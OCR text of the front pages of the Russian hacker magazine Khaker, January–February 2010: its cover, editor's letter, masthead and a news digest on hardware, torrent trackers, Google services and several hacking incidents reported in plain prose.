MAC OS X: УСТАНОВКА НА ОБЫЧНЫЙ КОМП СТР. 20

РЕКОМЕНДОВАННАЯ ЦЕНА: 210р.

ХАКЕР 01-02 (ЯНВАРЬ-ФЕВРАЛЬ) 2010

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

www.xakep.ru

ЯНВАРЬ-ФЕВРАЛЬ 01-02 (133) 2010

LISP VS. JAVA

ЧТО И НЕ СНИЛОСЬ РАЗРАБОТЧИКАМ JAVA

СТР. 100

ВОЛШЕБНЫЕ МЕТОДЫ

НОВЫЙ КЛАСС ОШИБОК В СКРИПТАХ PHP

СТР. 48

прослушка skype

СТР. 94

(game)land
hi-fun media
publishing for enthusiasts
4 607157 100636 10001

СЕТЕВЫЕ РЕГУЛИРОВЩИКИ

ВЫБИРАЕМ ДИСТРИБУТИВ ДЛЯ СОЗДАНИЯ РОУТЕРА

СТР. 120

БОРЬБА С СИНИМ ЗМИЕМ

ПРОФИЛАКТИКА **BSOD** ДЛЯ НАЧИНАЮЩЕГО ДРАЙВЕРОПИСАТЕЛЯ

СТР. 86

ПРОСЛУШКА SKYPE
133



Зацени корпускулярно-волновой дуализм этого номера: он одновременно является и январским, и февральским! :) Причем это никакой не сдвоенный номер, и Хакер как выходил раз в месяц, так и продолжит выходить раз в месяц.

В чем секрет? Просто мы тут рассудили, что пора переходить на новый график: чтобы][появлялся в киосках к началу месяца, а не в 20-х числах, как было раньше. Собственно, начиная со следующего номера, так и будет: мартовский номер выйдет в конце февраля, апрельский — в конце марта и так далее до конца этого года, когда выйдет номер Январь-2011.

Вот такой технический момент. В остальном все по-старому: в этом номере тебя ждет куча новых концептов взлома и защиты, интересных обзоров, идей, трюков и советов.

Приятного чтения!

nikitozz, гл. ред.][
nikitoz@real.xakep.ru

Content



/РЕДАКЦИЯ

>Главный редактор
Никита «**nikitozz**» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«**gorl**»Андреев
(gorlum@real.xakep.ru)
>Редакторы рубрик
ВЗЛОМ
Дмитрий«**Forb**» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «**step**» Ильин
(step@real.xakep.ru)
UNIXOID, SYN\ACK и PSYCHO
Андрей «**Andrushock**» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «**Dr. Klouniz**» Лозовский
(alexander@real.xakep.ru)
ФРИКИНГ
Сергей Долин
>Литературный редактор
Дмитрий Лященко
(lyashchenko@gameland.ru)

/ART

>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)

/DVD

>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Редактор Unix-раздела
Антон «Ant» Жуков
>Монтаж видео
Максим Трубицын

/PUBLISHING

(game)land
>Учредитель
ООО «Гейм Лэнд»
119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44-45
Тел.: +7 (495) 935-7034
Факс: +7 (495) 780-8824
>Генеральный директор
Дмитрий Агарунов
>Управляющий директор
Давид Шостак
>Директор по развитию
Паша Романовский
>Директор по персоналу
Татьяна Гудебская
>Финансовый директор
Анастасия Леонова
>Редакционный директор
Дмитрий Ладыженский
>PR-менеджер
Наталья Литвиновская
>Директор по маркетингу
Дмитрий Плющев
>Главный дизайнер
Энди Тернбулл
>Директор по производству
Сергей Кучерявый

/РЕКЛАМА

/ Тел.: (495) 935-7034, **факс:** (495) 780-8824
>Директор группы GAMES & DIGITAL
Евгения Горячева (goryacheva@gameland.ru)
>Менеджеры
Ольга Емельянцева
Мария Нестерова
Мария Николаенко
Максим Соболев
Надежда Гончарова
Наталья Мистюкова
>Администратор
Мария Бушева
>Работа с рекламными агентствами
Лидия Стрекнева (strekneva@gameland.ru)
>Старший менеджер
Светлана Пинчук
>Старший трафик-менеджер
Марья Алексеева

/ОПТОВАЯ ПРОДАЖА

>Директор отдела дистрибуции
Андрей Степанов
(andrey@gameland.ru)
>Руководитель московского направления
Ольга Девальд
(devald@gameland.ru)
>Руководитель регионального направления
Татьяна Кошелева
(kosheleva@gameland.ru)
>Руководитель отдела подписки
Марина Гончарова
(goncharova@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24
> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России
> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «Lietuvas Rivas», Литва.
Тираж 100 000 экземпляров.
Цена договорная.

В октябрьский номер за 2009 год вкралась досадная опечатка. Автором статьи «Рожденные мультимедиа революцией» является **Юрий «bober» Раззоренов** (zloy.bobr@gmail.com), а не Юрий Видинеев. Редакция приносит свои извинения за эту ошибку.

МАРИЯ «MIFRILL» НЕФЕДОВА MIFRILL@REAL.XAKEP.RU

MEGANEWS

ОБО ВСЕМ ЗА ПОСЛЕДНИЙ МЕСЯЦ

3G-ТЕЛЕФОНЫ ОТ МТС



Крупнейший оператор сотовой связи в России и странах СНГ объявил о расширении собственной брендированной линейки телефонов и представил первые в линейке модели, поддерживающие стандарт 3G — МТС 736 и МТС 835. Новые трубки, разработанные компанией Huawei для оператора Vodafone, поставляются на российский рынок под брендом МТС в рамках стратегического партнерства двух операторов. Они логично продолжают линейку собственных брендированных телефонов МТС, запущенную в сентябре 2009, с выходом аппарата МТС 236. Ожидается, что новые аппараты станут одними из наиболее доступных на российском рынке моделей 3G-телефонов. 736-й ориентирован на молодежный сегмент рынка, а 835-й на бизнесменов. На трубки распространяется трехлетняя гарантия: один год — для любого владельца телефонов, и дополнительно два года — для абонентов МТС.

ВЕНДЕТТА С ПРОВАЙДЕРОМ

В Бельгии властям удалось вычислить и поймать хакера-шантажиста, скрывавшегося под ником Vendetta. Этот товарищ нашел некую дырку в системе безопасности крупнейшего провайдера страны — Belgacom, и угрожал опубликовать в сети 285 тыс. паролей его юзеров. Выложив первые 30 паролей в широкий доступ, хакер выдвинул всего одно, очень простое требование — он хотел, чтобы Belgacom предоставил своим пользователям нормальный безлимитный тариф. Дело в том, что пров установил жесткие лимиты на скачивание — от 4 до 60 гигабайт в месяц и никакого анлима. Когда провайдер никак не отреагировал на этот выпад, борец за справедливость слил в сеть еще 500 паролей, подтвердив, что он не блефует. Слив, правда, был зарезан на корню модераторами форума, где Vendetta выкладывал пароли — они почти сразу удалили криминальный мессаг. В итоге, Belgacom проблему все же признал, но не совсем так, как хотелось бы хакеру — провайдер обратился в органы, прямиком в бельгийский аналог нашего «отдела «К». Киберполицейские сработали весьма оперативно — поимка Vendetta заняла чуть более месяца. Шантажистом оказался 20-летний студент факультета информационных технологий. Теперь борцу за безлимит грозит до трех лет тюрьмы.

КОМПАНИЯ EZTV РЕШИЛА ВЫЯВИТЬ САМЫЙ ПОПУЛЯРНЫЙ ТОРРЕНТ-КЛИЕНТ, И ОКАЗАЛОСЬ, ЧТО ЭТО ВОВСЕ НЕ UTORRENT, НАБРАВШИЙ 25.8%, А XUNLEI, ЧЕЙ РЕЗУЛЬТАТ — 29.3%. МНОГОЕ ОБЪЯСНЯЕТ ТОТ ФАКТ, ЧТО XUNLEI — КИТАЙСКИЙ КЛИЕНТ.

PC27

ХАК ХАКУ РОЗНЬ

Как известно, исключения подтверждают правило, и хакеров это тоже касается — иногда хаки и малварь действительно приносят своим авторам не многомиллионные штрафы и долгие годы тюрьмы, а славу мирскую и приглашения на престижную работу. Именно так произошло с 21-летним австралийцем Эшли Таунсом, который написал первый вирус для iPhone. Детище Таунса называлось Ikee и поражало только нелегально разлоченные смартфоны Apple. В целом червь был безвреден, он просто менял стандартную заставку iPhone на фото певца Рика Эстли. Если ты вдруг не в курсе — Эстли еще в 80-е годы исполнил песню «Never Gonna Give You Up», которая в 2007 году породила в сети мем рикроллинга (rickrolling). Работает рикроллинг просто — тебе присылают ссылку на YouTube, якобы на что-то интересное, а, пройдя по линку, ты обнаруживаешь клип на песню «Never Gonna Give You Up». Так что фотка Эстли намекала владельцу зараженного телефона, что его отрикроллили :). Таунс утверждает, что написанием вируса он хотел обратить внимание общественности на изъяны в ОС и на ее уязвимость. Что ж, ему это удалось, ведь Ikee стал точкой отсчета для других вирусмэйкеров — на его основе были написаны уже совсем не смешные вещи, например, вирь, недавно поразивший клиентов сетевого банка ING. Однако Таунс за свои проделки с фоткой Эстли никакого наказания не понес, а теперь его и вовсе пригласили на работу в фирму, разрабатывающую легальные приложения для iPhone. Многие IT-деятели уже высказались относительно этого события в негативном ключе, считая, что вознаграждать человека за нелицеприятные поступки, в которых он даже не раскаивается, неправильно.





ПАРА СЛОВ О ПОЛЬЗЕ БЭКАПОВ

3-го декабря сайт газеты «Московский комсомолец» оказался в буквальном смысле уничтожен хакерской атакой, которая, по словам главного редактора МК Павла Гусева, длилась всего 10 минут. На самом деле, атака длилась, конечно, дольше, а упомянутые 10 минут потребовались непосредственно на стирание данных. Аннигиляции подверглось все — от баз данных до фото- и видеоархива газеты. Хак произошел ровно за день до запуска новой версии сайта и за неделю до 90-летия Издательского дома «Московский комсомолец». Самое поразительное во всей этой истории, что в результате взлома фото- и видеоархив оказались безвозвратно утеряны, потому как про бэкапы в МК, видимо, не слышали или считают, что это «от Лукавого». Зато в МК полагают, что взлом был делом рук какой-то хакерской организации или даже спецслужб. Представители газеты сообщили, что отследить атаковавших удалось, но, судя по всему, лишь частично — в МК уверяют, что взлом произвели из Южной Кореи. Это наводит на мысли, что корейские спецслужбы вряд ли интересуются «Московским комсомольцем», а хакеры, скорее всего, просто хорошо замели следы. Если, конечно, хакеры вообще были, и сайт не почил с миром по вине, скажем, уборщицы, неудачно опрокинувшей ведро.

УЧЕНЫЕ КАЛИФОРНИЙСКОГО УНИВЕРСИТЕТА ПОДСЧИТАЛИ, ЧТО СРЕДНИЙ АМЕРИКАНЕЦ ПОТРЕБЛЯЕТ ПОРЯДКА 34 ГБ ДАННЫХ В ДЕНЬ.

КРУГОВОРОТ ТРЕКЕРОВ В ПРИРОДЕ



Вокруг крупных торрент-трекеров в последнее время бушуют нешуточные страсти, но некоторые события выбиваются даже из уже ставшей привычной череды судов и скандалов. С прискорбием сообщаем, что популярнейший трекер Mininova (mininova.org) приказал долго жить. Команда уже давно шла на всяческие уступки по отношению к копирастам, то есть, нелегальный контент исчезал с трекера по первому же требованию правообладателей. Что ж, теперь контента не будет вообще. Проиграв очередное судебное разбирательство, коллектив Mininova был вынужден исполнить указание суда, а именно — закрыть трекер для свободной загрузки торрентов, а затем провести глобальную зачистку, удалив все раздачи. Отныне трекер работает только с системой Content Distribution, то есть на нем раздается контент, выложенный собственноручно его создателями. Но, как водится, где плохая новость, там и хорошая. Не работавший с сентября месяца трекер Demonoid вернулся в строй! Трекер возродился с базами от 11 сентября 2009 года, то есть, фактически не понеся никаких потерь. Проблем с авторизацией у старых юзеров также не наблюдается, а регистрация по-прежнему доступна только по инвайтам. «Демонойду» пора менять логотип на птицу феникс :).


PC игры
3 уникальных DVD
Журнал для настоящих геймеров
ОДИН ИЗ КРУПНЕЙШИХ В РОССИИ ЖУРНАЛОВ, ГДЕ ПУБЛИКУЕТСЯ ОПЕРАТИВНАЯ, ПОДРОБНАЯ И ЭКСКЛЮЗИВНАЯ ИНФОРМАЦИЯ О ЛУЧШИХ КОМПЬЮТЕРНЫХ ИГРАХ.
2 ПОСТЕРА, 3 УНИКАЛЬНЫХ DVD, 192 СТРАНИЦЫ
Реклама

PC27 J3

ГРАФИЧЕСКИЕ МОЩНОСТИ ОТ SAPPHIRE

Компания Sapphire представила новинку в линейке Vapor-X — свою вариацию 3-D карты Radeon HD 5770. Напомним, что фишкой линейки является применение кулеров с испарительной камерой в основании. Судя по всему, эта конструкция себя оправдывает, ведь в Sapphire с гордостью сообщают, что их кулер справляется с охлаждением на 9 градусов лучше по сравнению с референсным дизайном, а также работает не в пример тише. Sapphire HD 5770 оснащена 800-потоковыми процессорами, 128-битной шиной памяти и 1 Гб памяти GDDR5. Из разъемов наличествуют 2 DVI порта, HDMI и DisplayPort, плюс карта поддерживает DirectX11, ATI Eyefinity и режим CrossFireX. В онлайн-магазинах цена на девайс колеблется между 145-189 евро.



АНАЛИТИКИ ИЗ RESEARCH AND MARKETS ПРЕДРЕКАЮТ, ЧТО К 2011 ГОДУ ПРОДАЖИ ПК ВОЗЬМУТ ОТМЕТКУ 3 МЛРД. ШТУК В ГОД.



ВЕЛИКИЙ МАГНИТ THE PIRATE BAY

В конце ноября половина интернета, наверняка, едва не заработала инфаркт, увидев заголовки новостных лент, пестрящие паническими криками: «Пиратская бухта наконец-то закрывается!». Но, как выяснилось, никаких причин для паники не было, а команда TPB лишь предприняла очередной логичный и изящный шаг. Администрация трекера долго ломала голову над тем, как перевести торренты «на следующий уровень», и пока решила остановиться на связке технологии DHT и расширения битторент-протокола PEX, которые позволят юзерам загружать файлы напрямую друг у друга, без участия трекера. Заявив в блоге, что «трекер больше не нужен», создатели TPB изменили архитектуру ресурса, закрыв tracker.thepiratebay.org и перейдя на magnet-ссылки. Теперь принцип работы TPB стал похож на, скажем, DC++ и другие файлообменные проги. Как лаконично замечают сами админы: «Это будущее. И уже настоящее».

НЕ СМОТРЕТЬ, НЕ СЛУШАТЬ, НЕ КАЧАТЬ

Правообладатели, похоже, не знают, до чего бы еще добраться и что бы такое закрыть, поэтому от их рук все чаще страдают совсем не «средоточия зла», а случайные люди и организации. На этот раз «отличилась» Американская ассоциация кинокомпаний (MPAA), принудившая власти маленького городка Кошоктон в штате Огайо отключить их муниципальную Wi-Fi сетку с доступом в интернет. Что за страшный контрафакт скачивали или распространяли с ее помощью, неизвестно, сообщается лишь, что Sony Pictures Entertainment обнаружила, что в Кошоктоне кто-то посмел загрузить нелегальную копию некоего фильма. Конкретный «виновник торжества» так же не был найден — сетка была бесплатной и открытой, и пользовались ей не только чиновники, но и простые горожане. Но теперь городок остался без удобной Wi-Fi сети — дело в том, что на поднятие системы фильтрации контента у властей города нет средств, а после требования MPAA, местный провайдер сразу же остановил работу муниципального сервиса, дабы избежать суда и штрафов с большим количеством нулей после запятой.



Твой формат
Твой Club*


L·D CLUB

* Твой формат. Твой клуб

Реклама



ЧУДЕСА МИНИАТЮРИЗАЦИИ



Компания VIA представила широкой публике материнскую плату рекордного размера — всего 6 x 6 см. Новый форм-фактор в компании назвали Mobile-ITX. Это, казалось бы, здорово и новость — лишний повод порадоваться достижениям прогресса, но не все так просто. На деле хитрецы из VIA, фактически, разделили обычную материнскую плату на две части, представив меньшую как «новый форм-фактор», а вторую часть, которая, кстати, больше примерно в 2.5 раза, назвали «дополнительной платой ввода-вывода». Очень тонкая ирония, учитывая, что на «дополнительной» плате расположилась и батарейка, и часть контроллеров портов, и другие «ненужные» вещи :). На меньшей же части девайса уместились процессор C7M тактовой частотой 1 ГГц и 512 Мб DDRII 667/533MHz SDRAM. Энергопотребление малютки составляет не более 12 Вт, и пассивного охлаждения плате вполне хватает. Справедливости ради все же отметим, что размер платы ввода-вывода может варьироваться в зависимости от ее конфигурации, так что определенной степени миниатюрности VIA, конечно, действительно достигли.


В MCAFEE ПРОВЕЛИ ОЧЕРЕДНОЕ ИССЛЕДОВАНИЕ, НА ЭТОТ РАЗ НАЗВАВ САМЫЕ ОПАСНЫЕ ДОМЕНЫ В СЕТИ. ЛИДИРУЮЩИЕ ПОЗИЦИИ АНТИ-ТОПА ЗАНИМАЮТ КАМЕРУН (.CM), ГОНКОНГ (.HK), КНР (.CN) И САМОА (.WS). ЗОНЫ .SU И .RU ТОЖЕ ВОШЛИ В ДЕСЯТКУ НАИБОЛЕЕ ОПАСНЫХ.

GOOGLE DNS



Пожалуй, сейчас стало проще сказать, каких сервисов пока нет у компании Google, чем перечислить уже существующие. Но «Гуглу» все мало — компания продолжает поставлять нововведения с такой скоростью и в таких объемах, что для адекватного их описания нам потребовалась бы отдельная рубрика, никак не меньше. Однако гугло-рубрики у нас нет, посему мы расскажем только о том, что Google запустил сервис Public DNS. Собственный DNS-сервис поискового гиганта призван повысить скорость загрузки сайтов и обеспечить большую безопасность юзеров. Чтобы подключиться к нему, достаточно прописать первичным и вторичным DNS адреса 8.8.8.8 и 8.8.4.4. В ответ на резонную волну параноидальных опасений Google заверяет, что не будет записывать никакую частную информацию пользователей, а IP-адреса не станет хранить дольше пары дней. Информация о провайдере и местонахождении пользователя так же не задержится в базах дольше 1.5-2 недель. Верить Google или нет, решать тебе.

ОДИН ЭКРАН ХОРОШО, А ДВА ЛУЧШЕ



Кого сегодня удивишь ноутбуком? Верно — никого, ведь каких только вариаций лаптопов ни придумали: крохотные нетбуки; большие, мощные ноуты, способные заменить собой серьезный десктоп; гибриды лаптопов с планшетными ПК и т.д., и т.п. Но если тебе при всем богатстве выбора хочется чего-то оригинального, то, возможно, машинка от японской компании Kohjinsha придется по душе. Ноут серии DZ (DZ6KHE16E) имеет одну интересную фишку — он оснащен сразу двумя 10-дюймовыми экранами с разрешением 1024 x 600 каждый. Экраны расположены таким образом, что по желанию можно разложить или сразу оба, образовав огромную рабочую область, или же, если нужна компактность, можно довольствоваться сложенным вариантом и его 10-ю дюймами. В остальном конфигурация машины такова: процессор Athlon Neo MV-40 1.6 ГГц, от 1 до 4 Гб памяти DDR2, графический процессор ATI Radeon HD 3200 и жесткий диск на 160 Гб. В комплекте имеются адаптер Wi-Fi IEEE 802.11 b/g/n, Bluetooth ver 2.1 + EDR, 3 USB-порта, кардридер «3-в-1» и веб-камера на 1.3 МП. Цена ноутбука в японских интернет-магазинах равна примерно $1100, плюс расходы на пересылку до России.

НОВОЕ ПРЕСМЫКАЮЩЕЕСЯ ОТ RAZER


Компания Razer, чьи клавиатуры, мыши и акустика хорошо знакомы геймерам и не только, представила пополнение в семействе «грызунов». Согласно традиции все клавиатуры Razer носят имена пауков, акустика — имена рыб, а мыши называют в честь змей, так что новинка получила имя Razer Imperator (императорский удав). Новая мышь выполнена с упором на эргономику, но заточена, увы, только под правшей. Зато правши должны порадоваться — у Imperator появилась возможность регулировки положения боковых кнопок, что позволяет подстроить девайс точно под размер своей руки и даже под манер захвата мыши. Лазерный сенсор Razer Precision 3.5G обеспечит разрешение до 5600dpi, а традиционные для продуктов Razer функция On-The-Fly Sensitivity (настройка чувствительности на лету) и бесшумные тефлоновые ножки Ultraslick гарантируют удобство и точность движений. Цена новинки составит $80.





В ХОДЕ ИССЛЕДОВАНИЯ КОМПАНИЕЙ «КОМКОН» БЫЛО ВЫЯВЛЕНО: УРОВЕНЬ ПИРАТСТВА СРЕДИ ДОМАШНИХ АНТИВИРУСОВ СОСТАВЛЯЕТ 70%.

КИБОРГИ ИДУТ



Как же был прав Уильям Гибсон, сказавший: «будущее уже здесь, просто оно пока не очень широко распространено». Ярким и живым доказательством этого изречения стал 51-летний британец Питер Лэйн, потерявший зрение более 30 лет назад, а теперь вновь обретший его, благодаря бионическому глазу. Лэйн стал одним из первых в мире людей, кому в глаз имплантировали электронные датчики, стимулирующие оставшиеся нервы сетчатки и направляющие прямо в мозг, через оптические нервы, сигнал со специальных очков, в которые встроена камера. Операция по имплантации датчиков заняла 4 часа, затем еще 2 месяца потребовалось на заживление глаза и вот — к Лэйну начало возвращаться зрение. Теперь он может не только различать очертания объектов вокруг себя, но даже читать текст со специального экрана. Помимо Лэйна новую технологию уже испытывают на себе еще 32 добровольца.

ПОИСКОВЫЕ АЛЬЯНСЫ

Сразу ряд интересных сообщений поступил из стана крупных поисковых компаний. Например, стало известно, что компании Mail.Ru и Google заключили соглашение о сотрудничестве, согласно которому с января 2010 Mail.Ru начнет использование поисковых технологий Google и разместит у себя рекламные блоки AdSense. О своих поисковых технологиях Mail.Ru, впрочем, забывать тоже не собирается, планируя развивать их не менее активно.


И, почти одновременно с первым сообщением, было объявлено о начале сотрудничества между компанией «Яндекс» и Bing.com — поисковиком компании Microsoft. В частности, для российской аудитории Bing.com разместил у себя рекламу с сервиса «Яндекс.Директ». Согласно официальным комментариям представителей «Яндекса», размещение рекламы на Bing.com показало высокую эффективность и себя оправдало. Ограничатся ли компании одной только рекламой, покажет время, а пока все происходящее очень напоминает крылатую фразу «против кого дружить будем» :).



РАСПОЗНАВАНИЕ ОБРАЗОВ

И еще немного о Google. Недавно широкой публике была представлена очень интересная программа для платформы Andriod — Google Goggles. С помощью этой занимательной проги, поиск в Сети стало возможно осуществлять не через поисковые запросы, а просто используя камеру своего телефона. Практически как в фантастических книгах и фильмах — наводишь мобильник на интересующий тебя предмет, фотографируешь его, и сервис рассказывает тебе, что это такое. На текущий момент Google Goggles распознает самые разные книги, диски, достопримечательности, магазины, рестораны, кафе и даже разбирается в марках вин. В качестве приятного бонуса прога умеет читать визитки. Интересно, как скоро можно будет сфотографировать человека на мобильник и получить информацию о нем? :)

Другой интересный факт относительно платформы Android — на днях Сергей Брин заявил, что в будущем компания планирует слить Android и Chrome OS воедино, взяв из каждой ОСи только лучшее и создав своего рода идеал. Учитывая, что первые девайсы с Chrome OS на борту появятся только к концу 2010 года, это далеко идущие планы.



ФБР США СООБЩАЕТ, ЧТО МОШЕННИКИ, КЛЕПАЮЩИЕ И РАСПРОСТРАНЯЮЩИЕ ФЕЙКОВЫЕ АНТИВИРУСЫ, УЖЕ ЗАРАБОТАЛИ НА СВОИХ ПОДЕЛКАХ БОЛЕЕ $150 МЛН.

«ЗЕЛЕНЫЙ» МОНИТОР

Ассортимент компании Nec пополнился новым монитором — 22-дюймовая модель MultiSync EA222WMe станет первым настольным монитором от Nec, использующим светодиодную подсветку. Дисплей примечателен низким энергопотреблением — за счет использования светодиодов расход энергии, по сравнению с мониторами с CCFL-подсветкой, удалось сократить на 20%. Подчеркивается, что модель в высшей степени экологична, то есть не содержит ртути, мышьяка и галогена и полностью соответствует стандартам ENERGY STAR 5.0, TCO 5.0 и EPEAT Gold. Остальные, более привычные глазу характеристики таковы: соотношение сторон 16:10, разрешение 1680 x 1050, динамическая контрастность 1:30000, максимальная яркость — 250 кд/кв.м. Монитор несет в себе разъемы VGA, DVI, DisplayPort и USB, а также комплектуется встроенными громкоговорителями. Его цена будет равняться примерно $339.



СЕРВИС ПО ПОДБОРУ ПАРОЛЕЙ

Креативность некоторых людей не знает границ. Небезызвестный хакер Мокси Марлинспайк, который ранее «развлекался» подделкой SSL-сертификатов системы PayPal, и читал об этом доклады на BlackHat, придумал новую затею. Он открыл сайт с говорящим именем www.wpacracker.com, где предложил всем желающим свои услуги по взлому WiFi-сетей. Ни для кого не секрет, что WPA-сети, работающие в режиме PSK, взломать несложно, в частности, к ним можно применить банальный брутфорс. Вот об этом-то и подумал Марлинспайк, когда арендовал у Amazon EC2 «облако» на 400 процессоров, поднял простенький сайт и прикрутил ко всему этому словарь на 135 миллионов слов. Всего за $34 и 20 минут времени (или $17 и 40 минут соответственно) WPA Cracker проверит, не подходит ли какое-либо из 135 млн. слов в качестве пароля к нужной тебе WPA-PSK сетке. К слову, обычный двуядерник будет перебирать те же 135 млн. слов около 5 дней. Платежи находчивый взломщик принимает легально, через Amazon Payments, а ресурс позиционирует как сервис для проверки сетей на устойчивость к взломам. В пору делать ставки, как долго протянет этот смелый проект.



ПО ДАННЫМ «ЛАБОРАТОРИИ КАСПЕРСКОГО», В НОЯБРЕ НА PAYPAL И EBAY ПРИШЛОСЬ 44.5% И 19.4% ВСЕХ ФИШИНГОВЫХ АТАК.

BLU-RAY/DVD НА ПОДХОДЕ

Не прошло и пары лет с момента победы формата Blu-ray над форматом HD DVD, и в продаже, наконец-то, вот-вот начнут появляться двухсторонние Blu-ray/DVD диски. Дело в том, что у проигравшего войну формата HD DVD такие диски появились еще в 2007 году, а в случае с Blu-ray их выпуск явно придерживали сознательно. Первой двухсторонней ласточкой станет трилогия о Джейсоне Борне. Цена на диски будет своего рода золотой серединой — $29.98, дешевле Blu-ray, но дороже DVD. Стоит сказать, что паки Blu-ray+DVD пользуются огромной и вполне застуженной популярностью, и, в целом, работают на благо продвижения технологии Blu-ray в массы.

АЛЕКСЕЙ ПОЛЯКОВ, ВЛАД ЗАХАРОВ



ГОНКИ НА «КАМНЯХ»

СРАВНИТЕЛЬНОЕ ТЕСТИРОВАНИЕ ПРОЦЕССОРОВ РАЗЛИЧНОЙ АРХИТЕКТУРЫ ОТ INTEL И AMD

